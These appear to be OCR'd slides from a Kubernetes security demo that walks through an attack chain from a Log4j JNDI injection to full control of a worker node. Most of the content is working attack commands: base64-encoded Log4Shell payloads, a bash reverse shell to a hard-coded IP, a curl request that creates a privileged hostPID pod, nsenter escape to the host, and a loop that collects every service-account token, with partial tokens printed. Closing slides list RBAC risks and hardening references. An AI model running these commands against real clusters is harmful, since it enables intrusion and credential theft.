


Attack scenario



1. Exploitation of log4j.
2. Taking a control over unprivileged pod.
3. Network scanning, searching for vulnerabilities.
4. Exploitation of a found vulnerability.
5. Privilege escalation.
6. Starting own pod.
7. Starting own instances out of K8s.

Privilege Escalation step by step



2 **Rootless non-privileged pod**
read-only restricted service account

5 **Rootful non-privileged pod**
service account with pod-create-role

6 **Rootful privileged pod with hostPID**
service account doesn't matter

7 **Rootful privileged Docker container**
outside of the Kubernetes cluster

Namespace Name

1. Initial Access - MITRE ID: TA0001

- **You can use a reverse shell. Install bash or ncat remotely.**

```
# echo 'apk update; apk upgrade; apk add bash; chsh -s /bin/bash' | base64

YXBrIHVwZGF0ZTsgYXBrIHVwZ3JhZGU7IGFwayBhZGQgYmFzaDsgY2hzaCAtcyAvYmluL2Jhc2gK

# curl 34.136.49.156:80 -H 'X-Api-Version:
${jndi:ldap://att-svr:1389/Basic/Command/Base64/YXBrIHVwZGF0ZTsgYXBrIHVwZ3JhZGU7IGFwayBhZGQgYmFzaDsgY2h
zaCAtcyAvYmluL2Jhc2gK}'

# echo -n "bash -i >& /dev/tcp/34.123.143.133/8085 0>&1" | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8zNC4xMjMuMTQzLjEzMy84MDg1IDA+JjE=

# curl 34.136.49.156:80 -H 'X-Api-Version:
${jndi:ldap://att-svr:1389/Basic/Command/Base64/YmFzaCAtaSA+JiAvZGV2L3RjcC8zNC4xMjMuMTQzLjEzMy84MDg1IDA
+JjE=}'
```

- **OR get the access directly, install bash if not there.**

```
# kubectl exec -ti vul-app-1-dfc4559c8-ppql7 -- /bin/sh
```


2. Reconnaissance - MITRE ID: TA0043

ID	Name	Description
T1595	Active Scanning	Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.
.001	Scanning IP Blocks	Adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.
.002	Vulnerability Scanning	Adversaries may scan victims for vulnerabilities that can be used during targeting. Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use.
.003	Wordlist Scanning	Adversaries may iteratively probe infrastructure using brute-forcing and crawling techniques. While this technique employs similar methods to Brute Force, its goal is the identification of content and infrastructure rather than the discovery of valid credentials. Wordlists used in these scans may contain generic, commonly used names and file extensions or terms specific to a particular software. Adversaries may also create custom, target-specific wordlists using data gathered from other Reconnaissance techniques (ex: Gather Victim Org Information, or Search Victim-Owned Websites).

https://attack.mitre.org/tactics/TA0043/

3. Discovery - MITRE ID: TA0007

T1046	Network Service Discovery	Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port and/or vulnerability scans using tools that are brought onto a system.
T1135	Network Share Discovery	Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network.
T1040	Network Sniffing	Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

https://attack.mitre.org/tactics/TA0007/

4. Command and Control - MITRE ID: TA0011

- **You can use a reverse shell. Install bash or ncat remotely.**

```
# echo 'apk update; apk upgrade; apk add bash; chsh -s /bin/bash' | base64

YXBrIHVwZGF0ZTsgYXBrIHVwZ3JhZGU7IGFwayBhZGQgYmFzaDsgY2hzaCAtcyAvYmluL2Jhc2gK

# curl 34.136.49.156:80 -H 'X-Api-Version:
${jndi:ldap://att-svr:1389/Basic/Command/Base64/YXBrIHVwZGF0ZTsgYXBrIHVwZ3JhZGU7IGFwayBhZGQgYmFzaDsgY2h
zaCAtcyAvYmluL2Jhc2gK}'

# echo -n "bash -i >& /dev/tcp/34.123.143.133/8085 0>&1" | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8zNC4xMjMuMTQzLjEzMy84MDg1IDA+JjE=

# curl 34.136.49.156:80 -H 'X-Api-Version:
${jndi:ldap://att-svr:1389/Basic/Command/Base64/YmFzaCAtaSA+JiAvZGV2L3RjcC8zNC4xMjMuMTQzLjEzMy84MDg1IDA
+JjE=}'
```

- **OR get the access directly, install bash if not there.**

```
# kubectl exec -ti vul-app-1-dfc4559c8-ppql7 -- /bin/sh
```


5. Privilege Escalation - Initial RBAC role in the DEV namespace

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: pod-creator
  namespace: default

kind: Role
apiVersion: rbac.authorization.k8s.io/v1
  #kind: Role
metadata:
  namespace: default
  name: pod-creator-role
rules:
- apiGroups: [""] # "" indicates the core API group
  resources: ["pods"]
  verbs: ["create", "delete", "get", "watch", "list"]
```

```
kind: RoleBinding
apiVersion:
rbac.authorization.k8s.io/v1
metadata:
  name: pod-creator-bind
  namespace: default
roleRef:
  kind: Role
  name: pod-creator-role
  apiGroup:
rbac.authorization.k8s.io/v1
subjects:
- kind: ServiceAccount
  name: pod-creator
  namespace: default
```


5. Privilege Escalation - MITRE ID: TA0004

- **Use a service account and a role to launch a privileged pod.**

```
# Find the API's IP address
# nslookup kubernetes.default

# Read a token
# export TOKEN=$(cat /run/secrets/kubernetes.io/serviceaccount/token)

# curl -k -X POST -H 'Content-Type: application/yaml' \
-H "Authorization: Bearer $TOKEN" --data '
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu
spec:
  hostPID: true
  hostIPC: true
  containers:
  - name: ubuntu
    image: ubuntu
    ports:
    - containerPort: 80
    tty: true
    securityContext:
      privileged: true
' "https://<API-Server-IP-Address>/api/v1/namespaces/default/pods"
```


6. Privilege Escalation - MITRE ID: TA0004

- **Install kubectl**

```
# curl -LO "https://dl.k8s.io/release/$(curl -L -s
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   138  100   138    0     0   3285      0 --:--:-- --:--:-- --:--:--  3285
100 45.7M  100 45.7M    0     0   125M      0 --:--:-- --:--:-- --:--:--  125M

# install -o root -g root -m 0755 kubectl /usr/local/bin/kubectl
# chmod +x kubectl
# mkdir -p ~/.local/bin
# mv ./kubectl ~/.local/bin/kubectl
```

- **Exec to a newly started pod**

```
# kubectl exec -ti ubuntu -- bash
# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

- **You have the full unrestricted access to the K8s worker**

7. Run any command, e.g. run a container out of control of K8s

- **You can run any command on the host but to steal data you need to be patient and quiet. Run a background process or a container outside of the K8s orchestrator's control.**

```
# docker run <any>
```


Additional activities

Finding a token on the host

```
/var/lib/kubelet/pods/2f9c0169-aa7c-4ef7-9aa7-9cf3cd3a8e78/volumes/kubernetes.io~projected/kube-api-access-65btn/..2023_0
1_31_09_49_56.3308015222# ls -al
total 12
drwxr-xr-x 2 root root  100 Jan 31 09:49 .
drwxrwxrwt 3 root root  140 Jan 31 09:49 ..
-rw-r--r-- 1 root root 1761 Jan 31 09:49 ca.crt
-rw-r--r-- 1 root root   11 Jan 31 09:49 namespace
-rw-r--r-- 1 root root 1454 Jan 31 09:49 token

root@aks-agentpool-10854932-vmss000000:/var/lib/kubelet/pods/2f9c0169-aa7c-4ef7-9aa7-9cf3cd3a8e78/volumes/kubernetes.io~p
rojected/kube-api-access-65btn/..2023_01_31_09_49_56.3308015222# cat token
eyJhbGciOiJSUzI1NiIsImtpZCI6ImxMcjFyMW1TMm94eGVjc1pKTVVoQXFuV1BjWXJCakNSV3ZGRmJGWFBva3MifQ.eyJhdWQiOlsiaHR0cHM6Ly9wai1kbn
MtZDQxNDc5YzAuaGNwLmVhc3R1cy5hem1rOHMuaW8iLCJcInBqLWRucy1kNDE0NzljMC5oY3AuZWFzdHVzLmF6bWs4cy5pb1wiIl0sImV4cCI6MTcwNjY5NDU
5NiwiaWF0IjoxNjc1MTU4NTk2LCJpc3MiOiJodHRwczovL3BqLWRucy1kNDE0NzljMC5oY3AuZWFzdHVzLmF6bWs4cy5pbyIsImt1YmVybmV0ZXMuaW8iOnsi
bmFtZXNwYWNlIjoia3ViZS1zeXN0ZW0iLCJwb2QiOnsibmFtZSI6Im1ldHJpY3Mtc2VydmVyLTdkZDc0ZDg3NTgtdGo2ZHciLCJ1aWQiOiIyZjljMDE2OS1hY
TdjLTRlZjctOWFhNy05Y2YzY2QzYThlNzgifSwic2VydmljZWFjY291bnQiOnsibmFtZSI6Im1ldHJpY3Mtc2VydmVyIiwidWlkIjoiMWJiMGMyZmUtNzdlMS
00NzBlLTg0Y2MtMzY2MGFjMmQ3YTU3In0sIndhcm5hZnRlciI6MTY3NTE2MjIwM30sIm5iZiI6MTY3NTE1ODU5Niwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2N
vdW50Omt1YmUtc3lzdGVtOm1ldHJpY3Mtc2VydmVyIn0.sBCWPvecyKZe5odsFUAzJR-pP0jePyXikFj5WA2CBi2JiwYdzcP3hPG2fmU7oPsVeZdVtC9tw8X6
6BSsbbgHdwdfzVPxxzNXTL[cut]

root@aks-agentpool-1085493btn/..2023_01_31_09_49_56.3308015222#
c0169-aa7c-4ef7-9aa7-9cf3cd3a8e78/volumes/kubernetes.io~projected/kube-api-access-65b

root@aks-agentpool-10854932-vmss000000:/var/lib/kubelet/pods/2f9c0169-aa7c-4ef7-9aa7-9cf3cd3a8e78/volumes/kubernetes.io~p
rojected/kube-api-access-65btn/..2023_01_31_09_49_56.3308015222#
```


Steal all tokens

```
# tokens=`find /var/lib/kubelet/pods/ -name token -type l`; \
> for token in $tokens; \
> do parent_dir="$(dirname "$token")"; \
> namespace=`cat $parent_dir/namespace`; \
> echo $namespace "|" $token ; \
> done | sort
dev | /var/lib/kubelet/pods/7b022aca-ee56-447b-a7df-9b3fbaaccbb7/volumes/kubernetes.io~projected/kube-api-access-r4j2g/token
dev | /var/lib/kubelet/pods/d58981ee-b84d-40d7-89f5-c8c15ce98732/volumes/kubernetes.io~projected/kube-api-access-t9ktp/token
kube-system | /var/lib/kubelet/pods/0086e358-edd4-4bec-afa7-5032dd809987/volumes/kubernetes.io~projected/kube-api-access-d54n7/token
kube-system | /var/lib/kubelet/pods/16c58c17-ca9b-4937-8d85-676c5e6f7bc8/volumes/kubernetes.io~projected/kube-api-access-jpqx2/token
kube-system | /var/lib/kubelet/pods/2476c340-3ca1-4662-b295-34dd2b6cb98b/volumes/kubernetes.io~projected/kube-api-access-zfxdv/token
kube-system | /var/lib/kubelet/pods/33e015d3-0dc0-4887-84b0-bf0801b9ede5/volumes/kubernetes.io~projected/kube-api-access-4kwq5/token
kube-system | /var/lib/kubelet/pods/3cf04bc8-67a4-471b-872f-e1249b25700a/volumes/kubernetes.io~projected/kube-api-access-8gjm6/token
kube-system | /var/lib/kubelet/pods/467b6002-4064-46c4-8d4d-84e43105ba71/volumes/kubernetes.io~projected/kube-api-access-wld5z/token
kube-system | /var/lib/kubelet/pods/59a97817-3b5c-4cdb-8f8e-5e936892055c/volumes/kubernetes.io~projected/kube-api-access-7nw6x/token
kube-system | /var/lib/kubelet/pods/728dae4e-f1d5-491c-a581-faac6be63cf5/volumes/kubernetes.io~projected/kube-api-access-8nmjt/token
kube-system | /var/lib/kubelet/pods/77a11b5a-eb2a-4e48-add3-03be7aaf31c5/volumes/kubernetes.io~projected/kube-api-access-ggk8h/token
kube-system | /var/lib/kubelet/pods/893aab93-b5e4-4a15-8d59-bebdb2c9c806/volumes/kubernetes.io~projected/kube-api-access-84m9b/token
kube-system | /var/lib/kubelet/pods/94227d25-480d-4e0b-b425-0585fc502d06/volumes/kubernetes.io~projected/kube-api-access-m5vsn/token
twistlock | /var/lib/kubelet/pods/0d8c5248-4f62-406a-b7a1-325e97f0b61c/volumes/kubernetes.io~projected/kube-api-access-r69wl/token

# cat /var/lib/kubelet/pods/728dae4e-f1d5-491c-a581-faac6be63cf5/volumes/kubernetes.io~projected/kube-api-access-8nmjt/token
eyJhbGciOiJSUzI1NiIsImtpZCI6InZnQlVrLVBLTWx3VUZ1cy0wWnJRcTdhWFNHT0RsWm5iSTRPTXpweWlqaVUifQ.eyJhdWQiOlsiaHR0cHM6Ly9jb250YWluZXIuZ29vZ2xlYX
Bpcy5jb20vdjEvcHJvamVjdHMvcGNzLWRldi1zYW5kYm94L2xvY2F0aW9ucy91cy1jZW50cmFsMS1jL2NsdXN0ZXJzL3BqLWs4cyJdLCJleHAiOjE3MDY4MzQ1NzEsImlhdCI6MTY
3NTI5ODU3MSwiaXNzIjoiaHR0cHM6Ly9jb250YWluZXIuZ29vZ2xlYXBpcy5jb20vdjEvcHJvamVjdHMvcGNzLWRldi1zYW5kYm94L2xvY2F0aW9ucy91cy1jZW50cmFsMS1jL2Ns
dXN0ZXJzL3BqLWs4cyIsImt1YmVybmV0ZXMuaW8iOnsibmFtZXNwYWNlIjoia3ViZS1zeXN0ZW0iLCJwb2QiOnsibmFtZSI6InBkY3NpLW5vZGUtcnhuODkiLCJ1aWQiOiI3MjhkY
WU0ZS1mMWQ1LT[cut]
```

Check what each token can do

```
# kubectl --token=$token auth  can-i --list -n kube-system

Warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs                      Resource Names                          Verbs
tokenreviews.authentication.k8s.io              []                                     []                                      [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []                                      [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []                                      [create]
subjectaccessreviews.authorization.k8s.io       []                                     []                                      [create]
deployments.apps                                []                                     [metrics-server-v0.3.6]                 [get list update watch patch]
deployments.apps                                []                                     [metrics-server-v0.4.4]                 [get list update watch patch]
deployments.apps                                []                                     [metrics-server-v0.4.5]                 [get list update watch patch]
deployments.apps                                []                                     [metrics-server-v0.5.0]                 [get list update watch patch]
deployments.apps                                []                                     [metrics-server-v0.5.2]                 [get list update watch patch]
configmaps                                      []                                     [extension-apiserver-authentication]    [get list watch]
namespaces                                      []                                     []                                      [get list watch]
nodes                                           []                                     []                                      [get list watch]
pods                                            []                                     []                                      [get list watch]
                                                [/.well-known/openid-configuration]    []                                      [get]
                                                [/api/*]                               []                                      [get]
                                                [/api]                                 []                                      [get]
                                                [/apis/*]                              []                                      [get]
                                                [/apis]                                []                                      [get]
                                                [/healthz]                             []                                      [get]
                                                [/healthz]                             []                                      [get]
                                                [/livez]                               []                                      [get]
                                                [/livez]                               []                                      [get]
                                                [/metrics]                             []                                      [get]
                                                [/openapi/*]                           []                                      [get]
                                                [/openapi]                             []                                      [get]
                                                [/openid/v1/jwks]                      []                                      [get]
                                                [/readyz]                              []                                      [get]
                                                [/readyz]                              []                                      [get]
                                                [/version/]                            []                                      [get]
                                                [/version/]                            []                                      [get]
                                                [/version]                             []                                      [get]
                                                [/version]                             []                                      [get]
```

Checkov/Prisma Admission Controller



RBAC Risks

- **RBAC risks map to all STRIDE threats**
- Kubernetes provides a set of default roles like cluster-admin which provides wide-ranging powers
- A lack of two-person integrity controls
- The use of wildcard rights grants is likely to provide excessive rights to the Kubernetes API.
- By default, all pods get a service account token mounted in them
- By default, Kubernetes stores Secrets as unencrypted base64- encoded strings that can be retrieved by anyone with API access

- Managed Kubernets services have CIS benchmarks applied.

IaC misconfigurations

clusterrole.yaml: ClusterRole.default.all-your-base (ClusterRole)

Commited into "master" 845 days ago — 92adc33

```
3          apiVersion: rbac.authorization.k8s.io/v1
4          kind: ClusterRole
5          metadata:
6            name: all-your-base
7          rules:
8            - apiGroups: ["*"]
9              resources: ["*"]
10             verbs: ["*"]
```

HIGH	Kubernetes ClusterRoles that grant permissions to approve CertificateSigningRequests are not minimized

Data Plane Risks

- Root and privileged containers
- User Pods should not be placed in kube-system or kube-public
- Pods and services in namespaces can communicate to each other
- No default application-level encryption

Recommendations

- Stay compliant with best practices described by CIS, NIST, NSA
- Take care of supply chain protection
- Include L7 ISO/OSI, Web App and API protection

Links

- CIS Kubernetes Benchmark
  https://www.cisecurity.org/benchmark/kubernetes/
- NIST 800-190 Application Container Security Guide
  https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf
- NIST 800-53 Security and Privacy Controls for Information Systems and Organizations
  https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf
- NSA/CISA Kubernetes Hardening Guidance
  https://media.defense.gov/2022/Aug/29/2003066362/-1/-1/0/CTR_KUBERNETES_HARDENING_GUIDANCE_1.2_20220829.PDF
- Implementing NSA-CISA Kubernetes Hardening Guidance with Prisma Cloud
  https://www.paloaltonetworks.com/apps/pan/public/downloadResource?pagePath=/content/pan/en_US/resources/whitepapers/implementing-nsa-cisa
- Prisma Cloud for Kubernetes
  https://www.paloaltonetworks.com/content/dam/pan/en_US/assets/pdf/ebooks/prisma-cloud-com[...]0-7014u000001Z9gvAAC-P3-Prisma-complete-guide-kubernetes